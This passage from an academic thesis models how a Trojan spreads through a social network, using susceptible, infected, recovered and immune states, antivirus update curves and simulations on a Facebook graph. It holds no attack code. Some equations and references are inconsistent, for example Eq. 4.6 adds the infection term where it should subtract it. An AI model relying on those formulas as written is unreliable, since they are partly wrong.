probabilities $\gamma_i(t)$, $\beta_i(t)$ and $\alpha_i(t)$ shown in Fig. 4.2. In Sections 4.4.1 to 4.4.3, we discuss the computations of $\gamma_i(t)$, $\beta_i(t)$ and $\alpha_i(t)$, respectively. In Section 4.4.4, we discuss the computation of $P(X_i(t) = X)$ and $E_X(t)$, where $X = \{Sus, Inf, Rec, Imm\}$, to complete the model. To facilitate the description of the model, we summarize the mathematical notations in Table 4.1.

## 4.4 The Proposed Malware Propagation Model

In this section, we discuss the computations of the transition probabilities $\gamma_i(t)$, $\beta_i(t)$ and $\alpha_i(t)$, and the expected number of users in each state $X$ where $X = \{Sus, Inf, Rec, Imm\}$.

### 4.4.1 Transition from Susceptible to Infected State

Let $\gamma_i(t)$ denote the transition probability of node $i$ from the susceptible state to the infected state at each time $t$. This transition probability depends on two factors:

- The states of node $i$'s neighbors. The more infected neighbors $i$ has, the higher the probability $i$ will get infected.
- The probability $p_i$ of user $i$ executing the malware. The higher the probability $p_i$, the higher the probability $i$ will get infected.

Therefore, the probability $\gamma_i(t)$ of user $i$ transitioning from the susceptible to the infected state is given by the following equation:

$$\gamma_i(t) = 1 - \prod_{j \in N_i} (1 - p_i P(X_j(t-1) = Inf)) \tag{4.3}$$

where $N_i$ is the set of node i's neighbors.

Note that probability $p_i$ depends on several factors such as the probability of user $i$ viewing the malicious link on her wall (or in the private message box), the trust level between user $i$ and her friend $j$ who posted the link, the probability of following the malicious link by clicking on it, the probability of downloading the malware and the probability of executing the malware. In Appendix 4A, we discuss the factors that affects probability $p_i$ in detail.

### 4.4.2 Transition from Susceptible to Immune State

Users can benefit from antivirus (AV) software products to protect themselves against malware attacks. Users install AV software either proactively to prevent infections, or reactively

Table 4.1: Mathematical notations

| **Parameter** | **Description** |
|---|---|
| V | Total number of nodes (users) in the graph (network). |
| $X_i(t)$ | State of the node $i$ at each time $t$ (see Eq. (4.1)) |
| $p_i$ | Probability of user $i$ following a malicious post, unknowingly downloading the malware and executing it. This probability depends on several factors as discussed in Section 4.4.1. |
| $N_i$ | Set of node $i$'s neighbors. |
| $d_i$ | Degree of node $i$ |
| $\delta_i$ | Probability of user $i$ accepting clean-up solutions from their non-infectious friends (Section 4.4.3). |
| $q_i$ | Probability of user $i$ recovering independently without assistance from his/her friends (Section 4.4.3). |
| $\pi_i$ | Probability of an infected user $i$ taking no action to remove malware. That is, $\pi_i = 1 - q_i - \delta_i$ (Section 4.4.3). |
| $\gamma_i(t)$ | Probability of user $i$ transitioning from the susceptible to infected state. This probability depends on the number of friends user $i$ has and probability $p_i$ listed above (Section 4.4.1). |
| $\beta_i(t)$ | Probability of user $i$ transitioning from the susceptible to immune state. This probability depends on the effectiveness of user $i$'s AV software, or the availability of AV updates to user $i$. [Some AV product vendors release updates against malware $M$ sooner than others (Section 4.4.2)] |
| $\beta_{max}$ | Percentage of the social network population that has AV products installed on their computers. [However,at the beginning of the propagation only a subset of these AV products, $\beta_{min}$, are effective against the new malware $M$ (Section 4.4.2).] |
| $\alpha_i(t)$ | Probability of user $i$ transitioning from the infected to recovered state. This probability depends on the number of user $i$ infected friends at time $t$ and probability $\delta_i$ listed above. The higher these values, the higher the probability $\alpha_i$ (Section 4.4.3). |

to disinfect their systems after being infected. In the former case, an effective AV software against a malware $M$ allows a user to transition from the susceptible to the immune state (with respect to malware $M$). In the latter case, up-to-date AV products enable users to disinfect themselves, transitioning from the infected to the recovered state. In this section, we focus on the former case (susceptible to immune state), while the latter case (infected to recovered state) is discussed in Section 4.4.3.

If user $i$ has an AV product installed, it may or may not be effective against the new malware $M$ when $M$ first emerges in the network at time $t = 0$. If an AV product is effective against $M$, the user is considered to transition from the susceptible to the immune state at time $t = 0$.

In practice, many malware programs use novel techniques to evade detection by AV software [129, 130]. However, as a malware spreads through a network, AV manufacturers respond by providing software updates and clean-up solutions (via either updated signatures or heuristic techniques [131]). Not all AV companies can provide detection and clean-up solutions at the same time though [132]. In fact, there are cases where it takes AV providers several days to come up with disinfecting solutions. For instance, Microsoft Malware Protection Center provided detection and clean-up solutions against the Conficker malware [133] on November 21, 2008 [134] while many other vendors such as Sophos and Trend-Micro released disinfection solutions to their users several days later, on November 26, 2008 [135].

If an AV product is not effective against the malware in the first stages of its propagation, the user can still have a chance of getting to the immune state if the AV manufacturer releases working updates and the user's AV software is updated before he/she is infected. Because AV providers may not be able to release product updates right away, we assume that the rate at which AV products are updated can be a function such as linearly increasing or exponentially increasing. Therefore, we define $\beta_i(t)$, the probability of a node $i$ transitioning from the susceptible to the immune state, as follows:

$$\beta_i(t) = \begin{cases} \hat{\beta}(t) & \text{if } 0 < t \leq T_{max} \\ \beta_{max} & \text{if } t \geq T_{max} \end{cases} \tag{4.4}$$

where $\beta_{max}$ is the (maximum) percentage of the population that has AV products installed on their computers (assumption 6, Section 4.3). Only a subset of this population, represented by parameter $\beta_{min} \leq \beta_{max}$, has AV products that are *effective against* $M$ at time $t = 0$. As AV manufacturers gradually release updates against $M$, all AV user's products will eventually be effective against $M$. $T_{max}$ is the time at which all AV products have been





Figure 4.3: $\hat{\beta}(t)$ as linear and exponential functions

updated and able to block/remove malware $M$.

$\hat{\beta}(t)$ denotes the percentage of users at time $t$ who have effective AV software against the new malware $M$, and $\beta_{min} \leq \hat{\beta}(t) \leq \beta_{max}$. $\hat{\beta}(t)$ depends on the rate at which AV products are updated, and thus can be a function such as linear or exponential increase, where $t$ denotes the time unit passed. As a linearly or exponentially increasing function, it can be represented as $\hat{\beta}(t) = c_0 \times t$ or $\hat{\beta}(t) = c_1 e^{c_2 \times t}$ respectively, where $c_0, c_1$ and $c_2$ are constants. The value of $\hat{\beta}(t)$ increases until it reaches $\beta_{max}$ at time $T_{max}$, when $\beta_{max} \times V$ users have effective AV software against the new malware $M$, where $V$ is the total number of users in the network.

### 4.4.3 Transition from Infected to Recovered State

As discussed in the previous sections, a user can be infected by not having an AV product, or having an AV product that is not effective against the new malware. In the former case, the user would seek clean-up solutions in order to disinfect his OSN profile and computer. In the latter case, the infected user's AV product would need to be updated in order to remove the new malware.

Recent malware has presented a major obstacle to users seeking clean-up solutions or AV updates: such a malware would block users' access to web sites of reputable AV software providers. This obstacle has been observed in several malware attacks [16, 31, 41, 73, 133, 136], including those on Facebook such as Magnet [41], Koobface [31], and extension-based malware [16] that targets Facebook users' browsers. By blocking users' access to web sites of AV software providers or disabling their AV software, attackers can maintain their control

of the infected systems as long as possible to carry out malicious activities. In Appendix 4B, we discuss techniques malware creators use to prevent infected systems from being connected to AV provider web sites.

In this case, an infected user would have to search for clean-up solutions or AV updates via means other than direct access to or download from AV provider web sites. Following are examples of such methods:

1. One method is to search for clean-up solutions from third-party web sites (which are not blocked by the malware). This method carries the risk of downloading another malware disguised as an AV product [137, 138] and is recommended only to knowledgeable users.

2. A safer alternative is for the infected user to seek assistance from his OSN friends, especially those who were infected but have found effective disinfecting products and have recovered. This practice was observed during a large-scale attack on Facebook caused by Magnet malware [41] that left more than 110,000 users infected in less than two days [41]. During the attack, infected users were blocked by the malware from accessing AV provider web sites. As a result, they posted messages on social media, seeking help from their OSN friends to remove the malware from their systems. Clean-up solutions suggested by trusted friends have been tested by them and therefore usually safe and effective. We term the practice of seeking clean-up solutions from OSN friends *collaborative disinfection*. This method is the safest and easiest for less sophisticated computer users.

3. Another safe method is to access AV provider web sites directly to download AV updates using a second, clean computer and then transfer the AV update to the infected computer. (However, not all users have access to a second, clean computer.) We call this practice and method 1 discussed above *independent disinfection* (as opposed to collaborative disinfection with help from friends).

We consider both independent disinfection (method 1 and 3) and collaborative disinfection (method 2) when calculating the probability $\alpha_i(t)$ of user $i$ transitioning from the infected to the recovered state.

Let $\delta_i$ and $d_i$ represent the probability of user $i$ accepting clean-up solutions from his/her friends and the degree of node $i$, respectively. Furthermore, let $q_i$ and $N_i$ denote the probability of user $i$ recovering without help from his/her friends (independent disinfection),

and the set of node $i$'s neighbors respectively. The probability $\alpha_i(t)$ of user $i$ transitioning from the infected to the recovered state is given by the following equation:

$$\alpha_i(t) = q_i + \frac{\delta_i}{d_i} \sum_{j \in N_i} (1 - P(X_j(t-1) = Inf)) \tag{4.5}$$

Eq. (4.5) takes into account both independent disinfection (parameter $q_i$) and collaborative disinfection (the second term of the equation). In the case of collaborative disinfection, the higher the probability that user $i$ accepts clean-up solutions from his/her friends, the higher his/her chance of recovering. The more non-infected friends user $i$ has, the higher his/her chance of getting clean-up solutions from them to recover. (It is logical to assume that infected friends cannot help. If they had knowledge of clean-up solutions, they would already have disinfected their systems and moved to the recovered sate.)

So far we have discussed the transition probabilities based on the model illustrated in Fig. 4.2. In the next subsection, we provide the complete model characterizing the propagation of a Trojan malware in an OSN.

### 4.4.4 The Complete Model

A social network is represented by an undirected graph $G = (\mathcal{V}, \mathcal{E})$ where each vertex $v \in \mathcal{V}$ represents a user and each edge $e \in \mathcal{E}$ denotes the mutual relationship between the two users represented by the two end vertices.

For each user $i$, the network graph provides the following information: node degree $d_i$ and the set of user $i$'s neighbours $N_i$. Each user $i$ is also associated with a set of parameters in the form of a vector $\{p_i, \delta_i, q_i\}$. Brief descriptions of these parameters can be found in Table 4.1. At time t = 0 (when the malware $M$ first appears at the infiltrating node), the probability of a user $i$ being in a state $X$ is as follows, where $X = \{Sus, Inf, Rec, Imm\}$. For the infiltrating node, denoted by $k$, $P(X_k(0) = Inf) = 1$ because $k$ is considered the first node in the network infected with malware $M$. $P(X_k(0) = X) = 0$ for every other state $X$, namely, susceptible, immune and recovered.

We assume that AV providers release updates against malware $M$ over time according to a function $\hat{\beta}(t)$ (see Section 4.4.2).

Given the above initializations, Equations (4.3) to (4.5) and the transition model illustrated in Fig. 4.2, we calculate the probability of a user $i$ being in the susceptible, immune, infected, and recovered state as follows, with brief explanations given in Table 4.2.

Table 4.2: Brief explanations of Equations (4.6) to (4.9)

| Equation | Explanations |
|---|---|
| (4.6) | A susceptible user remains in the susceptible state with probability $1 - \beta_i(t)$. That is, the user has not been infected yet (as determined by probability $\gamma_i(t)$), or become immune yet, i.e., his/her AV program has not yet been updated to block the new malware $M$ (as determined by function $\beta_i(t)$). Upon visiting the social network, the user may become infected with probability $\gamma_i(t)$. |
| (4.7) | Upon visiting the social network, a susceptible user will become infected with probability $\gamma_i(t)$ as shown in Fig. 4.2. Also, an infected user can recover via independent or collaborative disinfection with probability $\alpha_i(t)$ while visiting the social network; otherwise, the user stays in the infected state with probability $1 - \alpha_i(t)$. |
| (4.8) | Upon visiting the social network, an infected user can recover with probability $\alpha_i(t)$ via independent or collaborative disinfection. A recovered user will stay in the recovered state for the rest of the time with probability 1 due to effective AV solutions against malware $M$ obtained during the disinfection stage. |
| (4.9) | An immune user at time $t = 0$ will stay immune throughout the course of the attack with probability 1. In addition to these users, a subset of susceptible users will become immune over time thanks to their AV products being updated gradually by AV providers, as determined by function $\beta_i(t)$). |

$$P(X_i(t+1) = Sus) = (1 - \beta_i(t))P(X_i(t) = Sus) + P(visit_i(t) = true)\ \gamma_i(t)\ P(X_i(t) = Sus) \tag{4.6}$$

$$P(X_i(t+1) = Inf) = P(visit_i(t) = true)\gamma_i(t) \times P(X_i(t) = Sus) + (1 - P(visit_i(t) = true) \times \alpha_i(t))P(X_i(t) = Inf) \tag{4.7}$$

$$P(X_i(t+1) = Rec) = P(visit_i(t) = true)\alpha_i(t) \times P(X_i(t) = Inf) + P(X_i(t) = Rec) \tag{4.8}$$

$$P(X_i(t+1) = Imm) = \beta_i(t)P(X_i(t) = Sus) + P(X_i(t) = Imm) \tag{4.9}$$

Equations (4.6) to (4.9) are calculated using Equations (4.3), (4.4) and (4.5) derived earlier and summarized below:

$$\gamma_i(t) = 1 - \prod_{j \in N_i} (1 - p_i P(X_j(t-1) = Inf))$$

$$\beta_i(t) = \begin{cases} \hat{\beta}(t) & \text{if } 0 \leq t < T_{max} \\ \beta_{max} & \text{if } t \geq T_{max} \end{cases}$$

$$\alpha_i(t) = q_i + \frac{\delta_i}{d_i} \sum_{j \in N_i} (1 - P(X_j(t-1) = Inf))$$

Using Equations (4.6) to (4.9), we calculate the expected number of users in a each state $X = \{Sus, Inf, Rec, Imm\}$ at each time $t$ as follows:

$$E_X(t) = \sum_{i=1}^{i=V} P(X_i(t) = X) \tag{4.10}$$

The computational complexity for computing $E_X(t)$ is $O(E)$, where $E$ is the number of edges in the network graph. A detailed discussion of the complexity is given in Appendix 4C.

## 4.5 Model Validation

In Sections 4.5 and 4.6, we evaluate the accuracy of the model for estimating the propagation speed of a Trojan malware in an OSN. Due to the lack of real data sets for evaluating analytic models [22], authors of all existing works in the literature have used simulations to validate their analytical models [22, 23, 25, 71]. We use the same approach to validate our proposed model in this chapter.

The simulation program was implemented using MATLAB and based on discrete-event simulation. The propagation process was simulated as described in Section 4.2. We used the Facebook social network graph constructed by McAuley and Leskovec [46] to run the simulations and to compute numerical results based on the proposed model. We then compare simulation results with numerical results obtained from the model. Each data point in the graphs was averaged over 100 runs, each of which started with a different infiltrating node (user) selected randomly.

The simulation and numerical results suggest that the system converges to a steady state. A formal proof of steady state convergence will be considered in our future work.

### 4.5.1 Metrics

To compare numerical results obtained from the analytical model with simulation results, we use the following metrics: number of infected, susceptible and protected users, respectively. The number of *protected users* is the sum of the numbers of immune and recovered users. Since both immune and recovered users are eventually protected from the new malware $M$, we combine them into one group in the graphs to make the graphs more readable.

To obtain numerical results from the analytical model, we calculated the *expected number of users* $E_X(t)$ in each state as follows: $E_X(t) = \sum_{i=1}^{i=V} P(X_i(t) = X)$, where $X$ denotes the state of a user $i$ and $X = \{Sus, Inf, Rec, Imm\}$. For example $\sum_{i=1}^{i=V} P(X_i(t) = Inf)$ gives the expected number of infected users in the network at time $t$.

We compare the expected number of infected (susceptible, protected) users computed from the model with the number of infected (susceptible, protected) users obtained from the simulations.

We use the Pearson product-moment correlation coefficient [139] for the comparison. The correlation coefficient $r$ ranges from $-1$ to $+1$, where a value of 1 $(-1)$ implies a positive (negative) perfect relationship between two variables $X$ and $Y$, and a value of 0 implies no linear correlation between the variables. A positive correlation means that if $X$ increases then $Y$ increases. A negative correlation means that if $X$ increases then $Y$ decreases. We use Pearson correlation coefficients to determine the correlation between our analytical model results and the simulation results. We expect that an accurate model should have high positive correlations with the corresponding simulation results, i.e., $r \approx 1$.

The correlation coefficient of two variables $X$ and $Y$ is calculated as follows [139]:

$$r = \frac{cov(X, Y)}{\sigma_X \sigma_Y} \tag{4.11}$$

To measure the significance of the correlation, we calculate the *p-value* of the correlation coefficient. A p-value close to zero means that the correlation is "statistically significant" (i.e., rejecting the null hypothesis) [139].

### 4.5.2 Simulation Process

We implemented a Trojan malware based on the propagation mechanism discussed in Section 5.6. The simulation process is summarized as follows. In the first step of each experiment, a node (user) in the social network graph is chosen randomly as a seed for infiltration. (In practice, the malware creator may implement several fake profiles for infiltration.) We mark this node as *infected*. The infiltrating user will post a malicious link either on her wall

or directly on the wall of each of her friends. When a susceptible user $i$ sees the malicious link, she will follow the link and execute the malicious embedded code with a probability $p_i$. The probability $p_i$ reflects the fact that some people may be more cautious and do not follow the link or they do not see the link (e.g., because it was pushed far down on a page by many more recent posts). (If user $i$ does not click on the link, she remains in the susceptible state. An immune or recovered user will stay in the same state until the end of an experiment.)

The malware will then post malicious link on the wall of the newly infected user for her friends to see. The above process then continues with these friends. In our simulation, the above steps repeat until the average number of infected nodes remains less than ten for four consecutive time units; that is, further propagation of the malware will not significantly increase the number of victims. (In real life, the malware creator may stop the propagation when the number of infected nodes reaches a certain number.) At the end of each time unit, we counted the number of infected, immune and protected users and recorded them to plot the resulting graphs.

In all the experiments, we assume that the Trojan malware blocks users from accessing AV software providers' web sites, as discussed in Section 4.4.3. In this case, infected users can seek assistance from their OSN friends to find clean-up solutions (collaborative disinfection) or search for clean-up solutions themselves (independent disinfection). We study both cases in our experiments.

### 4.5.3 Experiment Settings

We conducted five sets of experiments. In the first four sets of experiments, we assume that user message checking time follows an exponential distribution with mean 40, i.e., $\tau \sim E(40)$. This parameter comes from previous works [22, 23, 25]. In the fifth set, we examine the case in which users visit the social network more often on average, i.e., $\tau \sim E(20)$. In all experiments, we assume that the probability of a user $i$ clicking on the malicious link and subsequently executing the Trojan code is $p_i = 0.5$, unless otherwise stated.

Following are the settings of the experiments:

- **Experiment I:** In the first experiment, we study the impact of malware execution probability $p_i = p$ by comparing two cases of $p = 0.5$ and $p = 0.75$. We assume that no clean-up solution is available to users ($\delta_i = 0$ and $q_i = 0$).

- **Experiment II:** In the second experiment, we study the impact of gradual AV update releases by AV product manufacturers on the Trojan propagation by examining

different $\beta_i(t)$ functions as discussed in Section 4.4.2. We assume there is no clean-up solution ($\delta_i = 0$ and $q_i = 0$) available to observe the effects of gradual AV update release on containing the malware.

- **Experiment III:** In the third experiment, we study the effects of collaborative disinfection by varying $\delta_i$ from 0 to 1. We assume no independent disinfection ($q_i = 0$).
- **Experiment IV:** In the fourth experiment, we study the effects of independent disinfection by comparing two cases: $q_i = 0$ vs. $q_i = 0.5$ . We assume no collaborative disinfection ($\delta_i = 0$).
- **Experiment V:** In the fifth experiment, we study the impact of user message checking time on the Trojan propagation by comparing different $\tau$ distributions. We assume that users visit the social network more often on average, i.e., $\tau \sim E(20)$. We compare this case with the case where $\tau \sim E(40)$ as used in all the previous experiments.

A summary of the experiments and their parameters and results are given in Table 4.3. The graphs obtained from the experiments show the number of users (infected, susceptible and protected) over time, unless otherwise stated.

## 4.6 Experimental Results

In this section, we discuss the results obtained from the five experiments described above.

### 4.6.1 Experiment I: Malware Execution Probability


To study the effects of probability $p_i$ on the propagation of $M$, we consider two cases of $p = 0.5$ and $p = 0.75$. We assume there is no available clean-up solution ($\delta_i = 0$ and $q_i = 0$) in both cases.

**Set I:** $p = 0.5$

Figure 4.4(a) show the results obtained from the analytical model and the simulation for this experiment. As can be seen, the number of susceptible users decreases while the number of infected users increases over time due to the lack of effective AV protection. The number of infected nodes rises until reaching its maximum, which is the initial number of susceptible

Table 4.3: Experiment parameters and summary of results

| Experiment | Figure | Parameters | Summary of Results |
|---|---|---|---|
| Experiment I - Malware Execution Probability (Section 4.6.1) | Fig. 4.4 | $\beta_i$=0, $\delta_i$=0, $q_i$=0, $p_i$=0.5, $p$={0.5,0.75} | With no AV protection in place, all susceptible users eventually become infected. The higher the value of $p$, the higher the number of infected users in earlier stages of propagation. |
| Experiment II - Gradual AV Update Release (Section 4.6.2) | Fig. 4.5 and 4.6 | $\beta_i$ linearly and exponentially increases between 0 and 0.75, $\delta_i$=0, $q_i$=0, $p_i$=0.5 | Gradual release of AV updates help some susceptible nodes to become immune. However it does not have direct impact on the nodes that are infected with a blocking Trojan malware. |
| | Fig. 4.7 | $\beta_i$ linearly and exponentially increases between 0 and 0.75, $\delta_i$=0, $q_i$=0, $p_i$=0.5 | The linear function outperforms the corresponding exponential function in terms of containing the malware propagation. The linear function allows faster AV update release, resulting in more susceptible users becoming immune in the early stages of the propagation. |
| Experiment III - Collaborative Disinfection (Section 4.6.3) | Fig. 4.8(a) to 4.8(c) | $\beta_{150} = 0.005t$, $\delta_i$={0.2,0.4}, $q_i$=0, $p_i$=0.5 | Collaborative disinfection helps infected nodes to recover, resulting in fewer infected nodes in the network. The higher the probability $\delta_i$, the lower the number of infections. |
| Experiment IV - Independent Disinfection (Section 4.6.4) | Fig. 4.9 | $\beta_{150} = 0.005t$, $\delta_i$=0, $q_i$={0.2,0.4}, $p_i$=0.5 | Independent disinfection results in lower numbers of infected users. The higher the value of $q_i$, the lower the number of infections |
| Experiment V - Frequency of Visit (Section 4.7) | Fig. 4.10 | $\tau_i \sim E(\lambda)$, $\lambda = 20$ $\delta_i$={0., 0.2}, $q_i = 0$, $p_i$=0.5, $\beta_i$={0, 0.005t} | The higher the visiting frequency, the higher the number of infections |




(a) Experiment I - $p$=0.5

(b) Experiment II - $p$=0.75

Figure 4.4: Experiment I: Impact of malware execution probability on malware propagation - $\beta_i$=0, $\delta_i$=0, $q_i$=0

nodes. The number of protected users stays at zero during the course of this experiment due to lack of AV protection.

**Set II:** $p = 0.75$

Figure 4.4(b) shows a similar trend of users' transitions from the susceptible to the infected state. However, since the malware execution probability is increased from $p = 0.5$ to $p = 0.75$, the rate of users becoming infected is higher than the previous Set. For instance, in the 50th and 100th time units, the number of infections are 2,073 and 3,306 respectively when $p = 0.5$, while the these values are equal to 2,446 and 3,591 when $p = 0.75$. That is, a maximum of 10% more infection in the network at earlier stage of propagation.

The results in Fig. 4.4(a) and 4.4(b) show that the model closely matches the simulation results. For instance, in Fig. 4.4(b), the average error between the predicted values and the simulation results are less than 1% for the susceptible and infected user curves, respectively. The largest discrepancy is 2%, which occurs at the 30th time unit. The Pearson correlation coefficient also shows a close positive correlation between the model and the simulation with $r \approx 0.99$ and $p - value \approx 0$ for both groups of users, susceptible and infected.

In summary, without effective AV products or clean-up solutions, all susceptible users will eventually become infected. Obviously, the higher the probability of $p_i$, the higher the number of infected users in earlier stages of propagation.

### 4.6.2 Experiment II: Gradual AV Update Release

In this experiment, we study the impact of gradual AV update release on the Trojan propagation by examining different $\beta_i(t)$ functions as discussed in Section 4.4.2. In particular, we consider two functions: linear and exponential. For each function, we also examine how the rate at which AV updates are released affects the numbers of susceptible, infected and protected users.

We assume no available clean-up solution ($\delta_i = 0$ and $q_i = 0$) to observe the effects of gradual AV update release on containing the malware.

#### Linear Functions

Function $\beta_i$ increases linearly from 0 to $\beta_{max}$, and $\hat{\beta}(T_{max}) = \beta_{max}$. We set $\beta_{max} = 0.75$, according to a survey conducted by Microsoft [140] in which 75% of the respondents said that they had AV programs installed on their systems. The value of $T_{max}$ indicates the rate at which AV updates are released. The lower the value of $T_{max}$, the faster AV updates are released. We consider three $T_{max}$ values: 150, 100 and 25 time units, resulting in the following three linear functions, respectively:

- $\hat{\beta}_{150}(t) = 0.005t$
- $\hat{\beta}_{100}(t) = 0.0076t$
- $\hat{\beta}_{25}(t) = 0.031t$

The numerical and simulation results based on these three functions are given in Fig. 4.5(a), 4.5(b) and 4.5(c), respectively.

In all three cases, we observe the following:

1. The number of protected nodes increases over time thanks to AV updates released gradually.
2. The number of infected nodes also increases over time because we assume no clean-up solution is available. (With clean-up solutions available to users, the number of infections will eventually go down. We will study this case in the next experiment.)
3. The number of susceptible nodes decreases over time. They move to either the infected group (due to the malware) or the protected group (due to AV updates released gradually by AV providers).

We note that AV updates enable a large number of users to move from the susceptible group to the protected group, resulting in less infections when compared to the case where there are no AV updates available (compared to Fig. 4.4(a)). For instance, the analytical result in Fig. 4.5(a) shows that there are 572 infected users at the end of the experiment while the total number of infected users in Fig. 4.4(a) is 4,039 users. That means about 85% less infected users compared to the case where there are no AV updates, demonstrating the importance of having AV protection.

Faster AV update release limits the spread of the malware and protect more users from becoming infected. Going from Fig. 4.5(a) to Fig. 4.5(b) and 4.5(c), we see that the number of infected users decreases significantly. For instance, the analytical result shows that at the 50th step, there are 206 and 65 infected users when $T_{max} = 100$ and $T_{max} = 25$, respectively. This number is 576 infected users in Fig. 4.5(a) when $T_{max} = 150$, the slowest update rate in our experiment.

At the same time, we observe an increase in the number of protected users as $T_{max}$ decreases from 150 to 25 (i.e., AV updates are released at faster rates). To further illustrate this point, we consolidated the curves representing the numbers of protected users from Fig. 4.5(a), 4.5(b) and 4.5(c) and placed them in Fig. 4.5(d). We can see from the new graph that the faster AV updates are released, the higher the number of users become protected. For instance, at the 50th step, there are 3,974, 3,833 and 3,465 protected users in the network for $T_{max} = 25$, 100 and 150, respectively.

**Exponential Functions**

Similarly to the previous case, we assume $\beta_{max} = 0.75$ and consider three $T_{max}$ values: 150, 100 and 25, resulting in the following three exponential functions, respectively:

- $\hat{\beta}_{150}(t) \approx 0.01 \times e^{t \times 0.029}$
- $\hat{\beta}_{100}(t) \approx 0.01 \times e^{t \times 0.044}$
- $\hat{\beta}_{25}(t) \approx 0.01 \times e^{t \times 0.18}$

Figures 4.6(a), 4.6(b) and 4.6(c) show the results respectively. The results are consistent with those obtained from the previous set with the linear functions. That is, as more AV products are updated, more users will become protected. For example, in Fig. 4.6(b), the number of protected users increases from zero to 2,266 at the 50th step.

AV updates result in less infections (Fig. 4.6(b)) than the case where no AV updates are released (Fig. 4.4(a)). By comparing Fig. 4.6(b) and Fig. 4.4(a), we see 1,217 infected users versus 4,039 infected users, a difference of 70% at the 150th time unit.

As the rate at which AV products are updated speeds up (i.e., $T_{max}$ decreases), fewer users will be infected and more users become protected. For example, at the 50th step, the analytical results for $T_{max} = 150$ show 1,304 infected and 2,146 protected users (Fig. 4.6(a)), while these numbers are 364 infected users and 3,675 protected users when $T_{max} = 25$ (Fig. 4.6(c)). To further illustrate this point, the curves representing the numbers of protected users in Fig. 4.6(a), 4.6(b) and 4.6(c) are combined into Fig. 4.6(d). The combined graph shows 3,675, 2,822 and 2,590 protected users in the social network for $T_{max} = 25$, 100 and 150, respectively.


**Linear vs. Exponential Functions**

We observe that the linear functions outperform the corresponding exponential functions in terms of containing the malware propagation. To facilitate the comparison, Fig. 4.7(a) shows the numbers of protected users obtained from the linear and exponential functions for $T_{max} = 125$ (extracted from Fig. 4.4(a), and 4.6(a) and 4.6(a), respectively). Figure 4.7(a) shows that the linear function allows more users to be come protected than the exponential function: 3,465 versus 2,146 users at the 50th step, or about 30% higher.

The explanation for the above observation is that the linear function grows faster than the exponential function for $0 < t \leq T_{max}$, $T_{max} = 150$ (refer to Fig. 4.3). The linear function allows faster AV update release, resulting in more susceptible users becoming immune in the early stages of the propagation. To visualize this comparison, we consolidated the curves representing the number of protected users in Fig. 4.4(a), 4.5(a) and 4.6(a) into the graph in Fig. 4.7(a).

Figure 4.7(a) also includes the curve of the numbers of protected users extracted from Fig. 4.4(a) for the case of no available AV updates. In this case, there are no immune users because there are no effective AV products against malware $M$ and no AV updates either.

We arrive at the same conclusion when comparing the graphs of the linear and the exponential functions, linear vs. exponential, when $T_{max} = 100$ and $T_{max} = 25$. Figure 4.7(b) shows three pairs of functions when $T_{max} = 150$, 100, and 25. As can be seen, in all three cases, the linear functions (the green curves) rises faster than the corresponding exponential functions (the purple curves), leading to more protected users over time.





(a) $T_{max} = 150$

(b) $T_{max} = 100$

